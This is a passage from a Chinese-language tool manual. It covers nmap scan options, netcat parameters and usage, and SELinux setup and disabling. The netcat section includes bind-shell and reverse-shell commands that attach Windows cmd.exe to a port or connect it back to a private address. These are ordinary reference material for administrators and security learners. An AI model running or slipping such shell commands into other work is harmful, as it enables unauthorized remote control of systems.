sU UDP扫描(4秒80，用icmp原理做的，协议时间有限制)

nmap -sU 192.168.227.133

sF FIN标志的数据包扫描

nmap -sF 192.168.227.133

sV Version版本检测扫描

nmap -sV 192.168.227.133

O OS操作系统类型的探测

nmap -O 192.168.227.133

4.4.6.1 **常用参数**

|  |
| --- |
| C++ -o：激活操作探测； -P0：值进行扫描，不ping主机； -PT：是同TCP的ping； -sV：探测服务版本信息； -sP：ping扫描，仅发现目标主机是否存活； -sS：TCP SYN扫描(半开放式扫描，扫描速度高且隐蔽性好) -sT: TCP 连接扫描(最基础，最稳定的扫描) -sF：也是tcp的扫描一种，发送一个FIN标志的数据包,发送一个设置了FIN标志的数据包并不需要完成TCP的握手,和sS扫描效果差不多，比sT速度快 -ps：发送同步（SYN）报文； -PU：发送udp ping； -PE：强制执行直接的ICMPping； -PB：默认模式，可以使用ICMPping和TCPping； -6：使用IPv6地址； -v：得到更多选项信息； -d：增加调试信息地输出； -oN：以人们可阅读的格式输出； -oX：以xml格式向指定文件输出信息； -oM：以机器可阅读的格式输出； -A：使用所有高级扫描选项； --resume：继续上次执行完的扫描； -P 80：指定要扫描的端口80，多个端口用逗号隔开80,90，使用“-”表示端口范围80-90； -e：在多网络接口Linux系统中，指定扫描使用的网络接口； -g:将指定的端口作为源端口进行扫描； --ttl：指定发送的扫描报文的生存期； --packet-trace：显示扫描过程中收发报文统计； --scanflags：设置在扫描报文中的TCP标志。 -sT: 全连接扫描，更慢，会被服务器记录日志，但不易被入侵检测系统检测到 -Pn: 跳过Ping测试(防火墙)，扫描指定目标 -v: 详细模式V越多就越详细 |

4.5 **Nc工具**

4.5.1 **nc参数说明**

|  |
| --- |
| C++ -d 后台模式 -e prog 程序重定向，一旦连接，就执行 [危险!!] -g gateway source-routing hop point[s], up to 8 -G num source-routing pointer: 4, 8, 12, ... -h 帮助信息 -i secs 延时的间隔 -l 监听模式，用于入站连接 -L 连接关闭后,仍然继续监听 -n 指定数字的IP地址，不能用hostname -o file 记录16进制的传输 -p port 本地端口号 -r 随机本地及远程端口 -s addr 本地源地址 -t 使用TELNET交互方式 -u UDP模式 -v 详细输出--用两个-v可得到更详细的内容 -w secs timeout的时间 -z 将输入输出关掉--用于扫描时 端口的表示方法可写为M-N的范围格式。 |

4.5.2 **基本用法：**

大概有以下几种用法：

1)连接到REMOTE主机，例子：

格式：nc -nvv 192.168.x.x 80

讲解：连到192.168.x.x的TCP80端口

2)监听LOCAL主机，例子：

格式：nc -l -p 80

讲解：监听本机的TCP80端口

3)扫描远程主机，例子：

格式：nc -nvv -w2 -z 192.168.x.x 80-445

讲解：扫描192.168.x.x的TCP80到TCP445的所有端口

4)REMOTE主机绑定SHELL，例子：

格式：nc -l -p 5354 -t -e c:winntsystem32cmd.exe

讲解：绑定REMOTE主机的CMDSHELL在REMOTE主机的TCP5354端口

5)REMOTE主机绑定SHELL并反向连接，例子：

格式：nc -t -e c:winntsystem32cmd.exe 192.168.x.x 5354

讲解：绑定REMOTE主机的CMDSHELL并反向连接到192.168.x.x的TCP5354端口

4.5.3 **常用命令**

（1）tcp连接测试

|  |
| --- |
| C++ telnet 192.168.20.101 8000   nc 192.168.20.101 8000   nc -p 8081 192.168.20.101 8000 |

（2）UDP连接测试

|  |
| --- |
| C++ nc -u 192.168.20.101 8000 |

（3）服务端

|  |
| --- |
| C++ nc -l 0.0.0.0 8000 0.0.0.0可以不带   nc -lu 8000 |

4.6 **Selinux工具**

4.6.1 **详解**

1. 版本

整合到2.6内核版本上

1. 模式

Enforing 强制模式

Permissive 警告模式

Deisabled 关闭

1. 具体

**sysadm\_r**:

sysadm\_u : object\_r : httpd\_sys\_conten\_t

用户 角色 类型

**policy:**

(1) pam根据子系统/lib64/security/pam\_selinux.so模块决定登录者运行程序安全上下文

(2) rpm包安装根据rpm包的记录生成安全上下文

(3) 手工建的，根据policy生成安全上下文

(4) cp，重新生成安全上下文

(5) mv，安全上下文不变

**user:**

user\_u:普通用户登录后预设

system\_u:开机过程系统进程；管理员

unconfined\_u:非限制没有定义

**role**:

**type:**

1. 查看上下文

|  |
| --- |
| C++ ls -Z |

1. 改变属性标签

|  |
| --- |
| C++ chcon |

1. 安全上下文，文件默认配置

|  |
| --- |
| C++ /etc/selinux/targeted/contexts/files/ |

4.6.2 **Ubuntu安装**

Ubuntu默认安装的安全组件为AppArmor，要安装SElinux需要先移除AppArmor。

|  |
| --- |
| C++  1.使用systemctl停止Apparmor服务。 sudo systemctl stop apparmor   2.从系统中清除AppArmor sudo apt purge apparmor   3.更新源 sudo apt update    4.安装SELinux及相关包 sudo apt install policycoreutils selinux-utils selinux-basics 或 sudo apt-get install policycoreutils  sudo apt-get install selinux-utils sudo apt-get install selinux-basics   5.查看SELinux安装情况 sudo selinux-activate   查看状态 Sestatus 或getenforce   6.将SELinux置于enforcing状态 sudo selinux-config-enforcing |

或修改配置文件/etc/selinux/config，将SELINUX=disabled改为 SELINUX=enforcing。

修改过之后一定要reboot系统才能生效。另外，开启了SElinux有可能导致ssh服务无法使用，从而影响ssh登陆功能，需要修改其规则才可。

4.6.3 **查看**

|  |
| --- |
| C++ 1、/usr/sbin/sestatus -v      ##如果SELinux status参数为enabled即为开启状态 SELinux status:                 enabled  2、getenforce                 ##也可以用这个命令检查 |

4.6.4 **关闭SELinux方法：**

1、临时关闭（不用重启机器）：

代码如下:

|  |
| --- |
| C++ setenforce 0 #设置SELinux 成为permissive模式 #setenforce 1 设置SELinux 成为enforcing模式 |

2、修改配置文件需要重启机器：

修改/etc/selinux/config 文件

将SELINUX=enforcing改为SELINUX=disabled

重启机器即可